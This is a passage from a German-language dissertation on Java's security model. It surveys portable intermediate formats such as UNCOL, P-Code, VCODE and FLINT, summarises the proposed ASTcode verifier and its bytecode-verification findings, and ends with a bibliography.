kann das PCC-System die ABLP-Logik verwenden. Die aktuellen Forschungsarbeiten an den Universitäten von Princeton und Yale gehen in diese Richtung [AFS99].

Zusammenfassend läßt sich festhalten, daß man das *ASTcode*-System in das PCC-Schema einordnen kann, da der Beweis für die Typsicherheit im *ASTcode*-Format zumindest indirekt in Form von Typinformationen über Feld- und Methodenzugriffe sowie über lokale Variablen enthalten ist. Der *ASTcode*-Verifizierer braucht dann nur noch eine Baumwanderung vorzunehmen, um die Typsicherheit zu überprüfen. Darüber hinaus kann man PCC zum Nachweis von Speichersicherheit einsetzen, wie in diesem Abschnitt angedeutet worden ist. Eine entsprechende Erweiterung des *ASTcode*-Systemes ist allerdings noch nicht implementiert worden und verbleibt als zukünftige Arbeit.

6.2 Weitere portable Zwischenformate

In diesem Abschnitt wird auf weitere Ansätze zur Erzielung von Portabilität mit Hilfe entsprechender Zwischenformate eingegangen. Schon Ende der 50er-Jahre war bereits absehbar, daß die Entwicklung von immer neuen Programmiersprachen auf der einen Seite und von verschiedenen Hardwarearchitekturen auf der anderen Seite sich weiter fortsetzen würde. Aus diesem Grunde war es schon damals ein Traum, eine universelle Zwischensprache zu entwickeln. Die grundsätzliche Idee einer solchen universellen Zwischensprache, die *UNCOL* (*universal computer-oriented language*) genannt wurde, wird in Abbildung 21 dargestellt. Wie man dort erkennen kann, besteht der Vorteil darin, daß man nur *m* Compiler-Frontends und *n* Compiler-Backends benötigt, um *m* Quellsprachen in *n* Zielsprachen zu übersetzen. Ansonsten benötigt man *m*n* verschiedene Compiler. Erste Ideen zu einer solchen universellen Zwischensprache manifestierten sich u.a. in [St60, St61]. Bald zeigte sich jedoch, daß es aufgrund der verschiedenenartigen Sprachen und Hardwarearchitekturen schwer - wenn nicht sogar unmöglich - ist, eine solche Zwischensprache zu definieren, so daß die Idee bald wieder aufgegeben wurde.

In den 70er-Jahren wurde zumindest die Idee der Plattformunabhängigkeit wieder aufgegriffen, wobei jetzt das Ziel verfolgt wurde, Code einer Quellsprache auf verschiedenen Hardwarearchitekturen ausführen zu können. Hervorzuheben ist in diesem Zusammenhang vor allem der P-Code, bei dem es sich um den Code einer abstrakten Maschine für *Pascal P* [NAJNJ76] handelt. Mit Java wurde nun die Idee eines Zwischenformates, beruhend auf einer abstakten Maschine (JVM), Mitte der 90er-Jahre wieder zu neuem Leben erweckt. Allerdings ist auch der Java-Bytecode im wesentlichen auf die Sprache Java zugeschnitten, wie z.B. die Ergebnisse der Compilerbau-Vorlesung [So95] zeigen. In dieser Vorlesung, die im Jahre 1996 an der Universität Marburg von Prof. Manfred Sommer gehalten wurde, sollten Oberon-Programme in Java-Bytecode kompiliert werden. Als besonders schwierig stellten sich hierbei u.a. geschachtelte Unterprogramme heraus, da der Befehlssatz des Java-Bytecodes keine Möglichkeit zur Verwaltung des „Static Links“ bietet [So96]. Wie in Abschnitt 5.2.3.6 erwähnt, besitzt Java keine Möglichkeit zur Schachtelung von Unterprogrammen, so daß die Unterstützung von „Static Links“ im Bytecode-Befehlssatz auch nicht erforderlich war.




Abbildung 21: Die universelle Zwischensprache *UNCOL*.

Im Gegensatz zum Java-Bytecode handelt es sich beim SDE-Format von Michael Franz bekanntlich nicht um Code für eine abstrakte Maschine, sondern es enthält komprimierte ASTs. Allerdings war die in [Fr94] beschriebene Version nur auf Oberon zugeschnitten. Das in dieser Dissertation beschriebene *ASTcode*-Format ist hingegen nur für die Programmiersprache Java entworfen worden, auch wenn das Grundkonzept auf dem SDE-Ansatz beruht. Es ist aber von vornherein nicht das Designziel des *ASTcodes*, ein universelles Zwischenformat zu entwickeln, das mehrere verschiedene Programmiersprachen (z.B. Oberon und Java) unterstützt. Es sollte lediglich die Plattformunabhängigkeit erzielt werden.

Neben dem Java-Bytecode und dem SDE-Ansatz gibt es noch eine ganze Reihe weiterer portabler Zwischenformate. Eines hiervon ist der *VCODE,* der von Dawson R. Engler Mitte der 90er Jahr am MIT entwickelt worden ist. Das *VCODE*-System ermöglicht es, Code dynamisch zur Laufzeit zu generieren, ohne daß irgendwelche Zwischendatenstrukturen erzeugt werden müssen. Das *VCODE*-Interface ist der Befehlssatz einer idealisierten RISC-Architektur mit Lade- und Speicherbefehlen und wird durch eine Sammlung von C-Makros und weiteren Hilfsroutinen implementiert. Zur Illustration des *VCODE*-Zwischenformates wird nachfolgend ein Code-Beispiel angegeben [En96], das mit der Routine

```
int plus1(int x){return x+1;}
```

korrespondiert:

```
typedef int (*iptr)(int);
/*Called at runtime to create a function which returns its argument
+ 1 */
iptr mkplus1(struct v_code *ip, int nbytes) {
    v_reg arg[1];

    /*Begin code generation. The type string ("%i") indicates that
    this routine takes a single integer (i)
    argument; the register to hold this argument is returned in
    arg[0]. ip is a pointer to storage to hold the generated code.
    */

    v_lambda("%i", arg, V_LEAF, ip, nbytes);
    /*Add the argument register to 1.*/
    v_addii(arg[0], arg[0], 1); /*ADD Integer Immediate*/

    /*Return the result. */
    v_reti(arg[0]); /*RETurn Integer*/

    /*End code generation. v_end links the generated code and per-
    forms cleanup. It then returns a pointer to the final code.*/
    return (iptr)v_end(0);
}
```

v_addii und *v_reti* sind dabei zwei *VCODE*-Befehle, die – wie oben erwähnt – als C-Makros implementiert werden. Der dynamisch generierte Code wird dann als Funktionsvariable (Typ *iptr*) zurückgeliefert. Soll das *VCODE*-System auf eine weitere Plattform portiert werden, so muß im wesentlichen nur für die Makros, die die *VCODE*-Befehle implementieren, Maschinencode erzeugt werden. Darüber hinaus müssen auch noch die Aufrufkonventionen der gewünschten Zielarchitektur beachtet werden. Ferner hat sich herausgestellt, daß selbst eine Portierung auf eine CISC-Architektur wie z.B. die x86-Architektur relativ einfach durchzuführen ist, obwohl der *VCODE*-Befehlssatz eher dem einer RISC-Architektur entspricht.

Neben der Plattformunabhängigkeit kann außerdem auch eine gewisse Sprachunabhängigkeit erzielt werden, wenn man einen Compiler entwickelt, der den Quelltext der Sprache X in *VCODE*, also in Aufrufe von C-Makros, übersetzt. Wie aufwendig jedoch die Implementierung eines Compilers ist, der Java-Code in *VCODE* zu übersetzen vermag, ist derzeit schwer abschätzbar, da bis zum heutigen Zeitpunkt keine Versuche unternommen worden sind, den *VCODE*-Ansatz auf Java zu übertragen. Ein kritischer Punkt ist natürlich auch der Punkt der Sicherheit: Es gibt bislang keinen Verifikationsmechanismus wie beim Bytecode oder *ASTcode*.

Ein anderes portables Zwischenformat, das dem Sicherheitsaspekt mehr genügt, ist das FLINT-Format, das von Zhong Shao und seinen Studenten an der Universität Yale entwickelt

worden ist [SLM98]. Bei diesem Ansatz war die Sicherheit von Beginn an ein zentrales Designziel. Dies wird vor allem daran deutlich, daß das FLINT-Format auf einem λ-Kalkül höherer Ordnung beruht und somit prinzipiell Typsysteme verschiedener Arten von Sprachen wie z.B. imperative, funktionale und auch objektorientierte Sprachen kodiert werden können [AFS99]. Insofern kommt FLINT auch der *UNCOL*-Idee recht nahe. Inwieweit sich FLINT für einen Einsatz in der Praxis (insbesondere hinsichtlich Java) einsetzen läßt, wird zur Zeit innerhalb eines Forschungsprojektes der Universitäten Princeton und Yale untersucht [AFS99]. Hierbei spielen beispielsweise die Effizienz der „Verifikation“ von FLINT-Code und die Kompaktheit dieses Formates eine Rolle.

7 Zusammenfassung und Ausblick

In der vorliegenden Arbeit wurde das Sicherheitsmodell der Sprache Java auf Schwächen hin untersucht. Dabei stellte sich heraus, daß die Bytecode-Verifikation eine Schwachstelle innerhalb der Java-Sicherheitsarchitektur ist: Kleine Lücken in dieser Komponente können mitunter zu einem vollständigen Angriff auf das Java-System ausgeweitet werden. Dies zeigte sich nicht nur an Fehlern, die vom SIP-Team der Universität Princeton entdeckt wurden [MF99], sondern auch an zwei weiteren schwerwiegenden Sicherheitslücken, die im Laufe des Jahres 1999 im Rahmen der Arbeiten an dieser Dissertation gefunden worden sind. Gerade diese beiden Sicherheitslücken – von denen die erste den Netscape Communicator (s. Abschnitt 4.4.1) und die zweite den MSIE (s. Abschnitt 4.4.2) betraf – machten deutlich, wie wichtig die Typsicherheit für das Funktionieren der Java-Sicherheitsarchitektur ist: Mit Hilfe von bestimmten Typkonflikten konnte in beiden Fällen jeweils das gesamte Java-Sicherheitssystem des entsprechenden Webbrowsers außer Kraft gesetzt werden, so daß ein Java-Applet sogar in der Lage war, die Festplatte des angegriffenen Rechners zu löschen. Im ersten Fall mußte Netscape, im zweiten Fall die Firma Microsoft einen Patch für den Webbrowser herausgeben, da anderenfalls ahnungslose Websurfer durch die Sicherheitslücken gefährdet worden wären.

Auch wenn die oben geschilderten Probleme auf Implementierungsfehlern beruhten, die in kurzer Zeit beseitigt werden konnten, so sind die Ursachen für diese Probleme doch eher grundsätzlicher Natur: Die Bytecode-Verifikation, die u.a. die Typsicherheit im Zwischenformat überprüfen soll, ist kompliziert und mithin relativ fehleranfällig. Der Grund hierfür besteht darin, daß dabei eine iterative Daten- und Kontrollflußanalyse verwendet wird, um die entsprechenden Typinformationen herzuleiten (s. Abschnitt 3.2.2). Dies ist ein recht aufwendiger Vorgang. Daß eine Daten- und Kontrollflußanalyse überhaupt erforderlich ist, liegt daran, daß der Bytecode im Prinzip eine eigenständige Sprache ist, die eine andere Semantik als Java besitzt. Insbesondere steht der Java-Bytecode einer Maschinensprache näher als einer Hochsprache, da es sich um Code für eine virtuelle Maschine handelt. Erschwert wird die Bytecode-Verifikation noch durch Subroutinenaufrufe (s. Abschnitt 4.5), wie die Arbeiten von Freund und Mitchell belegen [FM99a, FM99b], und auch die Ausnahmebehandlung stellt ein nicht zu unterschätzendes Problem dar, wie die beiden in Marburg gefundenen Sicherheitslücken beweisen.

Aus diesem Grund wurde in Kapitel 5 dieser Arbeit ein zum Bytecode alternatives Zwischenformat (*ASTcode*) vorgestellt, das auf eine Idee von Michael Franz zurückgeht [Fr94]. Allerdings war das von Michael Franz definierte Format nur auf die Sprache Oberon zugeschnitten, während unser Format speziell als Zwischenformat für Java-Programme entworfen wurde. Das neue Zwischenformat weist ähnliche Eigenschaften wie das Bytecode-Format auf (Portabilität, Kompaktheit). Der wesentliche Unterschied besteht jedoch darin, daß beim *ASTcode* abstrakte Syntaxbäume (ASTs), die üblicherweise im Frontend eines Java-Compilers erzeugt werden, anstelle von Bytecode gespeichert werden. Die wichtige Eigenschaft des *ASTcodes* ist in diesem Zusammenhang, daß er die gleiche Semantik wie die Sprache Java besitzt, so daß sich die Typüberprüfungen auf Baumtraversierungen durch die ASTs beschränken wie bei der Semantikanalyse eines Java-Compilers. Hierdurch ergab sich eine recht schlanke Implementierung für den *ASTcode*-Verifizierer: Der *ASTcode*-Verifizierer besteht aus nur ungefähr 1600 Zeilen Java-Code. Allerdings kann das derzeitige *ASTcode*-System noch nicht den vollständigen Sprachumfang Javas bearbeiten. Grundlegend zeigt aber die aktuelle Implementierung des *ASTcode*-Systems, daß sich der Verifikationsprozeß deutlich vereinfachen läßt und daß der Dekodierungsschritt der aufwendigere Teil des Dekodierungs- und Verifikationsalgorithmus ist (s. Abschnitt 5.3.2).

Ausblick

In dieser Arbeit ging es zunächst nur darum, eine Machbarkeitsstudie durchzuführen, ob sich ASTs als Zwischenformat für Java eignen und ob sich hierdurch der Verifikationsmechanismus vereinfachen läßt. Zudem wurde in dieser Arbeit gezeigt, wie man grundlegende Java-Konstrukte in das *ASTcode*-Format abbilden kann. Allerdings wurde nicht der gesamte Sprachumfang behandelt. Eine naheliegende Erweiterungsmöglichkeit besteht somit darin, noch den vollen Sprachumfang Javas zu implementieren, zumal es sich hierbei nur um eine Routinearbeit handeln dürfte; grundsätzliche Probleme dürften nicht mehr auftreten. Eine vollständige Implementierung ist aus dem Grunde wünschenswert, daß hierdurch ein direkter Vergleich mit SUNs Referenzimplementierung des Bytecode-Verifizierers [Su98] möglich wird: Es können größere Klassenbibliotheken für Performanzmessungen herangezogen werden. In diesem Rahmen könnte dann untersucht werden, ob sich die *ASTcode*-Verifikation effizienter als die Bytecode-Verifikation durchführen läßt. Hintergrund dieses letzten Punktes ist die häufig auftretende Kritik an der Performanz der Bytecode-Verifikation. Allerdings ist für einen fairen Vergleich evtl. eine C-

Implementierung des *ASTcode*-Verifizierers erforderlich, da SUNs Verifizierer auch in C implementiert worden ist.

Eine andere Erweiterungsmöglichkeit des *ASTcode*-Systemes besteht in der Integration formaler Methoden in das *ASTcode*-Format. Wie in Kapitel 6 näher erläutert, bietet sich in diesem Zusammenhang vor allem die PCC-Technik an, d.h. dem *ASTcode* wird ein formaler Beweis beigefügt, daß der Code gewisse, vorher festgelegte Sicherheitsbedingungen erfüllt. Hierdurch könnten u.a. bestimmte Codeoptimierungen ermöglicht werden wie z.B. die Elimination von Arraygrenzen- und Nullzeigertests, ohne daß der Code dadurch unsicher wird. Im Grunde muß dem Code ein Beweis beigefügt werden, daß der Code auch nach Elimination der entsprechenden Tests noch sicher ist.

Insgesamt zeigt sich an dieser Stelle (quasi als Nebenergebnis dieser Dissertation), daß sich in manchen Fällen eine formale Herangehensweise auszahlt. Es muß nicht notwendigerweise der gesamte Verifikationsprozeß oder sogar das ganze Sicherheitsmodell formalisiert werden; selbst wenn nur Teile des gesamten Sicherheitsmodelles formalisiert werden, können hierdurch Fehler aufgedeckt werden, wie z.B. der von Stephen Freund entdeckte Fehler im Zusammenhang mit den Subroutinenaufrufen zeigte (s. Abschnitt 4.5). Gerade wenn es um Sicherheit geht, sind formale Methoden eine interessante Alternative. Aus diesem Grund werden die im Rahmen dieser Dissertation entdeckten Sicherheitslücken häufiger von Forschern, die an einer Formalisierung der Java-Sicherheitsarchitektur arbeiten, als „abschreckende“ Beispiele genannt.

8 Literatur

[ABLP93] Abadi, M. / Burrows, M. / Lampson, B. / Plotkin, G.
A Calculus for Access Control in Distributed Systems
ACM Transactions on Programming Languages and Systems, 15(4), S. 706-734, 1993

[ASU88] Aho, A.V. / Sethi, R. / Ullman, J.D.
Compilers: Principles, Techniques, and Tools
Addison-Wesley, Reading 1988

[Ah00] Ahpah Software Incor.
SourceAgain and Java Decompilation
http://www.ahpah.com/whitepaper.html, 2000

[Ap98] Appel, A.
Modern Compiler Implementation in Java
Cambridge University Press, New York 1998

[AFS99] Appel, A. / Felten, E.W. / Shao, Z.
Scaling Proof-Carrying Code to Production Compilers and Security Policies
http://www.cs.princeton.edu/sip/projects/pcc/whitepaper/, 1999

[AF00] Appel, A. / Felty, A.
A Semantic Model of Types and Machine Instructions for Proof-Carrying Code
27th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, S. 243-253, Boston 2000

[AG96] Arnold, K. / Gosling, J.
The Java Programming Language
Addison-Wesley, Reading 1996

[BF99] Balfanz, D. / Felten, E.W.
Private Kommunikation

[BGJS00] Bracha, G. / Gosling, J. / Joy, B. / Steele, G.
The Java Language Specification, 2nd Edition
Addison-Wesley, Reading 2000

[CLN00] Colby, C. / Lee, P. / Necula, G.C.
A Proof-Carrying Code Architecture for Java
Proceedings of the 12th International Conference on Computer Aided Verification, Chicago 2000

[CLNBCP00] Colby, C. / Lee, P. / Necula, G.C. / Blau, F. / Cline, K. / Plesko, M.
A Certifying Compiler for Java
Proceedings of the 2000 ACM SIGPLAN Conference on Programming Language Design and Implementation, Vancouver 2000.

[De97] Dean, D.
The Security of Static Typing with Dynamic Linking
Proceedings of the 4th ACM Conference on Computer and Communications Security, Zürich 1997

[De99] Dean, D.
Formal Aspects of Mobile Code Security
Dissertation, Princeton 1999

[DFBW97] Dean, D. / Felten, E.W. / Balfanz, D. / Wallach, D.S.
Java Security: Web Browsers and Beyond
erschienen in *Internet Beseiged: Countering Cyberspace Scofflaws*,
herausgegeben von Denning, D. E. und Denning, P. J.
ACM Press, New York 1997

[DrE97] Drossopoulou, S. / Eisenbach, S.
Is the Java Type System Sound?

4th International Conference on Foundations of Object-Oriented Languages, Paris 1997

[Ef98] Effective Edge Technologies
Guvac 1.2
ftp://sunsite.auc.dk/pub/languages/java/guavac/, 1998

[En99] Engel, J.
Programming for the Java Virtual Machine
Addison-Wesley, Reading 1999

[En96] Engler, D.R.
VCODE: A Retargetable, Extensible, Very Fast Dynamic Code Generation System
Proceedings of the ACM Sigplan 96 Conference on Programming Language Design and Implementation, veröffentlicht als ACM Sigplan Notices, 31(5), S. 160-170, 1996

[FL97] Feigenbaum, J. / Lee, P.
Trust Management and Proof-carrying Code in Secure Mobile-Code Applications
DARPA Workshop on Foundations for Mobile Secure Code, Monterey 1997

[Fl00] Flanagan, D.
Java in a Nutshell, Third Edition
O' Reilly & Associates, Sebastopol 2000

[Fr93] Franz, M.
The Case for Universal Symbol Files
Structured Programming, 14(3), S. 136-147, 1993

[Fr94] Franz, M.
Code-Generation On-the-Fly: A Key to Portable Software
Verlag der Fachvereine, Zürich 1994

[Fr97] Franz, M.
Adaptive Compression of Syntax Trees and Iterative Dynamic Code Optimization: Two Basic Technologies for Mobile-Object Systems
erschienen in *Mobile Object Systems: Towards the Programmable Internet*, herausgegeben von Vitek, J. und Tschudin, C., Springer Lecture Notes in Computer Science, Nr. 1222, S. 263-276, New York 1997

[FK97a] Franz, M. / Kistler, T.
Slim Binaries
Communications of the ACM, 40 (12), S. 87-94

[FK97b] Franz, M. / Kistler, T.
Juice-Homepage
http://www.ics.uci.edu/~juice, 1997

[FK97c] Franz, M. / Kistler, T.
Juice versus Java
http://caesar.ics.uci.edu/juice/ClockComparison/Comparison.html, 1997

[Fr98] Freund, S.
The Costs and Benefits of Java Bytecode Subroutines
Formal Underpinnings of Java Workshop at OOPSLA, Vancouver 1998

[FM98] Freund, S. / Mitchell, J.C.
A Type System for Object Initialization in the Java Bytecode Language
Proceedings of the ACM Conference on Object-Oriented Programming: Systems, Languages and Applications, Vancouver 1998

[FM99a] Freund, S. / Mitchell, J.C.
Specification and Verification of Java Bytecode Subroutines and Exceptions
Stanford University Technical Note, Stanford 1999
http://cs.stanford.edu/~freunds

[FM99b] Freund, S. / Mitchell, J.C.
A Formal Framework for the Java Bytecode Language and Verifier
Proceedings of the ACM Conference on Object-Oriented Programming: Systems, Languages and Applications, Denver 1999

[Go99] Gong, L.
Inside Java 2 Platform Security
Addison-Wesley, Reading 1999

[GMPS97] Gong, L. / Mueller, M. / Prafullchandra, H. / Schemers, R.
Going Beyond the Sandbox: An Overview of the New Security Architecture in the Java Development Kit 1.2
Proceedings of the USENIX Symposium on Internet Technologies and Systems, Monterey 1997

[Gr98] Griswold, D.
The Java HotSpot Virtual Machine Architecture
http://www.javasoft.com/products/hotspot, 1998

[Gu88] Gulbins, J.
Unix Version 7, bis System V.3
Springer-Verlag, Berlin 1988

[GS99] Gumm, H.P. / Sommer, M.
Einführung in die Informatik, 4. Auflage
Oldenbourg-Verlag, München 1999

[HHP93] Harper, R. / Honsell, F. / Plotkin, G.
A Framework for Defining Logics
Journal of Computer and System Sciences, 40 (1), S. 143 – 184, 1993

[Ho96] Hopwood, D.
Java Security Bug (Applets Can Load Native Methods)
RISKS Forum, 17 (83), 1996

ftp://ftp.sri.com/risks/17/risks-17.83

[Hr98] Hranitzky, N.
Java Security in JDK 1.2 oder Java verläßt den Sandkasten
Foliensammlung, München 1998

[KR78] Kerninghan, B.W. / Ritchie, D.M.
The C Programming Language
Prentice-Hall, London 1978

[Ki73] Kildall, G.
A Unified Approach to Global Program Optimization
ACM Symposium on Principles of Programming Languages, 1973

[KF72] King, J.C. / Floyd, R.W.
An Interpretation Oriented Theorem Prover over Integers
Journal of Computer and System Sciences, 6 (4), S. 305 – 323, 1972

[KG98] Krall, A. / Grafl, R.
Efficient JavaVM Just-in-Time Compilation
Proceedings of the International Conference on Parallel Architectures and Compilation Techniques, Paris 1998

[LB98] Liang, S. / Bracha, G.
Dynamic Class Loading in the Java Virtual Machine
OOPSLA98, Band 35, S. 36-44, Vancouver 1998

[LY99] Lindholm, T. / Yellin, F.
The Java Virtual Machine Specification, Second Edition
Addison-Wesley, Reading 1999

[La97] LaDue, M.
When Java was One: Threats from Hostile Byte Code

Proceedings of the 20th Annual National Information Systems Security Conference, Baltimore 1997
http://www.rstcorp.com/hostile-applets/java_was_1.html

[La98] LaDue, M.
Hostile Applets Home Page
http://www.rstcorp.com/hostile-applets, 1998

[MF99] McGraw, G. / Felten, E.W.
Securing Java
Wiley, New York 1999

[Me97] Meyer, J.
Jasmin Homepage
http://mrl.nyu.edu/meyer/jvm/jasmin.html, 1997

[Mi99] Microsoft Corporation
Microsoft Security Program: Microsoft Security Bulletin (MS99-045): Patch Available "Virtual Machine Verifier" Vulnerability
http://www.microsoft.com/technet/security/bulletin/ms99-045.asp, 1999

[MTH90] Milner, R. / Tofte, M. / Harper R.
The Definition of Standard ML
MIT Press, Cambridge 1990

[Ne98] Necula, G.C.
Compiling with Proofs
Dissertation, Pittsburgh 1998

[NL96] Necula, G.C. / Lee, P.
Safe Kernel Extensions Without Run-Time Checking
Proceedings of the 2nd USENIX Symposium on Operating Systems Design and Implementation, S. 229-243, Seattle 1996

[NL97] Necula, G.C. / Lee, P.
Research on Proof-Carrying Code for Mobile-Code Security
DARPA Workshop on Foundations for Secure Mobile Code,
Monterey 1997

[NL98] Necula, G.C. / Lee, P.
The Design and Implementation of a Certifying Compiler
Proceedings of the 1998 ACM SIGPLAN Conference on Programming Language Design and Implementation, S. 333 – 344, Montreal 1998

[Ne99a] Netscape Communications Corporation
The Java Capabilities API
http://developer.netscape.com/docs/manuals/signedobj/capsapi.html, 1999

[Ne99b] Netscape Communications Corporation
Netscape Signing Tool
http://developer.netscape.com/docs/manuals/signedobj/signtool/index.htm,
1999

[NAJNJ76] Nori, K.V. / Amman, U. / Jensen, K. / Nägeli, H.H. / Jacobi, C.
Pascal-P Implementation Notes
erschienen in *Pascal: The Language and its Implementation*
herausgegeben von Barron, D.W.
Wiley, Chichester 1981

[Ri71] Richards, M.
The Portability of the BCPL Compiler
Software Practice and Experience, 1(2), S. 135-146, 1971

[Sc95] Schneier, B.
Applied Cryptography: Protocols, Algorithms, and Source Code in C, Second Edition
Wiley, New York 1995

[Se99] Secure Internet Programming
History of Security Flaws
http://www.cs.princeton.edu/sip/history/, 1999

[SLM98] Shao, Z. / League, C. / Monnier, S.
Implementing Typed Intermediate Languages
Proceedings of the 1998 ACM SIGPLAN International Conference on Functional Programming (ICFP'98), S. 313-323, Baltimore 1998

[SMB97] Sirer, E.G. / McDirmid, S. / Bershad, B.
A Java System Security Architecture
http://kimera.cs.washington.edu/, 1997

[So99] Sohr, K.
Nicht verifizierter Code: eine Sicherheitslücke in Java
erschienen in *JIT '99*, herausgegeben von Cap, C.
Springer, Heidelberg 1999

[So96] Sommer, M.
Compilerbau
Vorlesungsunterlagen, Sommersemester 1996, Marburg

[So00] Sommer, M.
Compilerbau
Vorlesungsunterlagen, Sommersemester 2000, Marburg

[SA98] Stata, R. / Abadi, M.
A Type System for Java Bytecode Subroutines
Proceedings of the 25th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, S. 149-160, San Diego 1998

[St60] Steel, T.B.
UNCOL: Universal Computer Oriented Language Revisited
Datamation 6(1), S. 18-20, 1960

[St61] Steel, T.B.
A First Version of UNCOL
Proceedings of the Western Joint IRE-AIEE-ACM Computer Conference, S. 371 – 378, Los Angeles 1961

[St91] Stroustrup, B.
The C++ Programming Language
Addison-Wesley, Reading 1991

[St94] Stroustrup, B.
The Design and Evolution of C++
Addison-Wesley, Reading 1994

[Su95a] Sun Microsystems
The Java Language: An Overview
http://java.sun.com/docs/overviews/java/java-overview-1.html, 1995

[Su95b] Sun Microsystems
HotJava(tm): The Security Story
http://java.sun.com/sfaq/may95/security.html, 1995

[Su97] Sun Microsystems
Inner Classes Specification
http://java.sun.com/products/jdk/1.1/docs/guide/innerclasses/spec/innerclasses.doc.html, 1997

[Su98] Sun Microsystems
Java™ 2 Platform, Standard Edition (J2SE™) – Sun Community Source Licensing
http://www.sun.com/software/communitysource/java2/, 1998

[Su99] Sun Microsystems
SUN Sets to Deliver Software Fix for Java Development Kit Security Bug
http://java.sun.com/pr/1999/03/pr990329-01.html, 1999

[Su00] Sun Microsystems
Connected, Limited Device Configuration Specification, Version 1.0
http://java.sun.com/aboutJava/communityprocess/final/jsr030/index.html, 2000

[Sy00] Symantec Incor.
Visual Cafe for Java
http://www.symantec.com/domain/cafe/rguide_21/Rev2.html , 2000

[Ve99] Venners, B.
Inside the Java 2 Virtual Machine
McGraw-Hill, New York 1999

[Wa99] Wallach, D.
A New Approach to Mobile Security
Dissertation, Princeton 1999

[WF98] Wallach, D. / Felten, E.
Understanding Java Stack Inspection
Proceedings of the 1998 IEEE Symposium on Security and Privacy, S. 52-63, Oakland 1998

[We84] Welch, T.A.
A Technique for High-Performance Data Compression
IEEE Computer, 17(6), S. 8-19, 1984

[WT99] Weisfeld, M. / Torok, G.
Fine Tuning Java Applications
Java Report Magazine, 2(11), 1999
http://preemptive.com/performance/

[Wi71] Wirth, N.
The Programming Language Pascal
Acta Informatica, 1(1), S. 35-63, 1971

[Wi77] With, N.
What Can We Do about the Unnecessary Diversity of Notation for Syntactic Definitions?
Communications of the ACM, 20(11), S. 822-823, 1977

[Wi96] Wirth, N.
Grundlagen und Techniken des Compilerbaus
Addison-Wesley, Bonn 1996

[WG92] Wirth, N. / Gutknecht, J.
Project Oberon: The Design of an Operating System and Compiler
Addison-Wesley, Reading 1992